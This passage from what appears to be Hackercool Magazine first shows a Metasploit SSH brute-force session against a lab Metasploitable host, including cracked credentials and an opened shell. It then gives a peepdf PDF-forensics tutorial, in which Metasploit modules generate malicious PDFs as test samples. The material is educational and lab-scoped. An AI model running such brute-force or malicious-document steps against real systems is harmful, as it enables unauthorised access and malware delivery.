
```
msf auxiliary(ssh_login) > set user_file /root/Desktop/pass.txt
user_file => /root/Desktop/pass.txt
msf auxiliary(ssh_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(ssh_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(ssh_login) > set verbose true
verbose => true
msf auxiliary(ssh_login) > set rhosts 192.168.41.131
rhosts => 192.168.41.131
msf auxiliary(ssh_login) > 
```

After all the options are set, execute the exploit using the command "run".




```
msf auxiliary(ssh_login) > set user_file /root/Desktop/pass.txt
user_file => /root/Desktop/pass.txt
msf auxiliary(ssh_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(ssh_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(ssh_login) > set verbose true
verbose => true
msf auxiliary(ssh_login) > set rhosts 192.168.41.131
rhosts => 192.168.41.131
msf auxiliary(ssh_login) > run

[+] 192.168.41.131:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=100
0(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(
video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadm
in) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (192.168.41.128:33033 -> 192.168.41.131:22) a
t 2017-11-07 10:26:10 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

Once the password is cracked successfully, the module displays the credentials and automatically gives us a shell on the target system as shown in the above image. The available sessions can be viewed as shown below.



```
msf auxiliary(ssh_login) > sessions -l

Active sessions
===============

  Id  Type         Information                          Connection
  --  ----         -----------                          ----------
  1   shell /linux  SSH msfadmin:msfadmin (192.168.41.131:22)  192.168.41.128:33
033 -> 192.168.41.131:22 (192.168.41.131)

msf auxiliary(ssh_login) > 
```

We can also login into the SSH server using the credentials we obtained prior as shown below.



```
root@kali:~# ssh -lmsfadmin 192.168.41.131
msfadmin@192.168.41.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
Last login: Sun Nov  5 20:41:03 2017 from 192.168.41.128
msfadmin@metasploitable:~$ 
```

PDF FORENSICS WITH PEEPDF


FORENSICS

PDF or Portable Document Format has become the most popular format for exchanging various types of documents online whether it be ebooks, brochures, magazines, bills or even invitations. But in cyber security, popularity brings its own problems (as time and again mentioned in our Hackercool Magazine).

In recent days, we have seen PDF malware increasing rapidly. This is because PDF files contain lot of dynamic content. A malware can be made to launch when an innocent victim clicks on the malicious PDF file. Even Javascript can also be embedded in the structure of the PDF to open a malicious link that will then download the malware to the system.


This month we will see how to analyse a PDF file to find out whether it is malicous or not using a tool called Peepdf. In one of our previous issues, we saw two tools which perform forensics on the PDF files. The speciality of this tool is that it combines all the functions of different tools into one.

We will be testing our tool on three PDF files. The first one is one of our copies of Hackercool Magazine. This file is named "test.pdf". The second PDF file is created with Metasploit embedded exe module as shown below. This is named "test2.pdf".




```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting
                                      Required  Description
   ----            ---------------
                                      --------  -----------
   EXENAME
                                      no        The Name of payload exe.
   FILENAME        evil.pdf
                                      no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/t
emplate.pdf                           yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show th
is message again" box and press Open.  no        The message to display in the F
ile: area


Exploit target:

   Id  Name
```

The third PDF file is created with another Metasploit module which has been recently added. This is named "test3.pdf".




```
msf > use exploit/windows/fileformat/nitro_reader_jsapi
msf exploit(nitro_reader_jsapi) > show options

Module options (exploit/windows/fileformat/nitro_reader_jsapi):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must b
e an address on the local machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   URIPATH   /                yes       The URI to use.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(nitro_reader_jsapi) > 
```

Our test files are ready. Now open a terminal in Kali Linux and type "peepdf" to open our program. Peepdf is by default installed in Kali Linux. It will show you the tool's help menu.




```
root@kali:~# peepdf
Usage: ./peepdf.py [options] PDF_file

Version: peepdf 0.3 r235

Options:
  -h, --help            show this help message and exit
  -i, --interactive     Sets console mode.
  -s SCRIPTFILE, --load-script=SCRIPTFILE
                        Loads the commands stored in the specified file and
                        execute them.
  -c, --check-vt        Checks the hash of the PDF file on VirusTotal.
  -f, --force-mode      Sets force parsing mode to ignore errors.
  -l, --loose-mode      Sets loose parsing mode to catch malformed objects.
  -m, --manual-analysis
                        Avoids automatic Javascript analysis. Useful with
                        eternal loops like heap spraying.
  -g, --grinch-mode     Avoids colorized output in the interactive console.
  -v, --version         Shows program's version number.
  -x, --xml             Shows the document information in XML format.
root@kali:~# 
```

Now let us see how this tool works. Let us test our test.pdf (copy of our magazine) file first.




```
root@kali:~# peepdf /root/Desktop/test.pdf
Warning: PyV8 is not installed!!

File: test.pdf
MD5: 012ca0ef13a9a0d8de49f4fea831218d
SHA1: 49c1eda9cdeb17c8f8cea809363b831459258a33
Size: 1465214 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 325
Streams: 254
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 2
        Objects (325): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 1
7, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 3
7, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 5
7, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 7
7, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 9
7, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113,
 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129,
 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145,
 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161,
 162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177,
 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193,
 194, 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209,
 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 221, 222, 223, 224, 225,
 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239, 240, 241,
 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257,
 258, 259, 260, 261, 262, 263, 264, 265, 266, 267, 268, 269, 270, 271, 272, 273,
 274, 275, 276, 277, 278, 279, 280, 281, 282, 283, 284, 285, 286, 287, 288, 289,
 290, 291, 292, 293, 294, 295, 296, 297, 298, 299, 300, 301, 302, 303, 304, 305,
 306, 307, 308, 309, 310, 311, 312, 313, 314, 315, 316, 317, 318, 319, 320, 321,
 322, 323, 324, 325]
        Streams (254): [9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 2
3, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 4
3, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 6
3, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 8
3, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102
, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118
, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134
, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150
```

Hackercool Magazine is keen to listen to your feedback.
Send us your feedback to
qa@hackercool.com



```
, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118
, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134
, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150
, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166
, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182
, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 198
, 199, 200, 201, 202, 203, 204, 208, 212, 216, 220, 224, 228, 231, 234, 237, 240
, 243, 246, 249, 252, 255, 258, 262, 265, 268, 271, 274, 277, 280, 283, 286, 289
, 292, 295, 298, 301, 304, 307, 310, 313, 316, 319, 322, 235, 238, 244, 247, 250
, 253, 256, 259, 266, 269, 272, 275, 281, 284, 287, 290, 296, 299, 302, 305, 308
]
                Encoded (254): [9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 2
1, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 4
1, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 6
1, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 8
1, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100,
101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116,
117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132,
133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148,
149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164,
165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180,
181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196,
197, 198, 199, 200, 201, 202, 203, 204, 208, 212, 216, 220, 224, 228, 231, 234,
, 231, 234, 237, 240, 243, 246, 249, 252, 255, 258, 262, 265, 268, 271, 274, 27
7, 280, 283, 286, 289, 292, 295, 298, 301, 304, 307, 310, 313, 316, 319, 322, 2
35, 238, 244, 247, 250, 253, 256, 259, 266, 269, 272, 275, 281, 284, 287, 290,
296, 299, 302, 305, 308]
                Decoding errors (21): [235, 238, 244, 247, 250, 253, 256, 259,
266, 269, 272, 275, 281, 284, 287, 290, 296, 299, 302, 305, 308]
        Suspicious elements:
                /AcroForm: [1]
                /Names: [1]


            _
```


The output should be something as shown in the above images. As you can see, it classifies the contents of the test file as objects, streams and encoded etc. We will learn everything about these soon. We can also right away check the signature of the file on VirusTotal using the "c" command. This is shown below.



```
root@kali:~# peepdf -c /root/Desktop/test.pdf
Warning: PyV8 is not installed!!

File: test.pdf
MD5: 012ca0ef13a9a0d8de49f4fea831218d
SHA1: 49c1eda9cdeb17c8f8cea809363b831459258a33
Size: 1465214 bytes
Detection: File not found on VirusTotal
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 325
Streams: 254
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 2
```


As you can see above, our file is not found on VirusTotal. Obviously though. This is our magazine.The complete power of this tool can be utilised by using the "interactive" option. The interactive option .

The interactive option allows us to forensically analyze the file with more detail. Interactive mode can be activated using the "i" option. The syntax is as shown below.




```
root@kali:~# peepdf -i /root/Desktop/test.pdf
Warning: PyV8 is not installed!!

File: test.pdf
MD5: 012ca0ef13a9a0d8de49f4fea831218d
SHA1: 49c1eda9cdeb17c8f8cea809363b831459258a33
Size: 1465214 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 325
Streams: 254
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 2
```

After showing the result like the normal operation, it will end with a terminal as shown below.




```
21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40,
 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60
, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 8
0, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99,
100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115,
 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131
, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 14
7, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 1
63, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178,
179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194,
 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 208, 212, 216, 220, 224, 228
, 231, 234, 237, 240, 243, 246, 249, 252, 255, 258, 262, 265, 268, 271, 274, 27
7, 280, 283, 286, 289, 292, 295, 298, 301, 304, 307, 310, 313, 316, 319, 322, 2
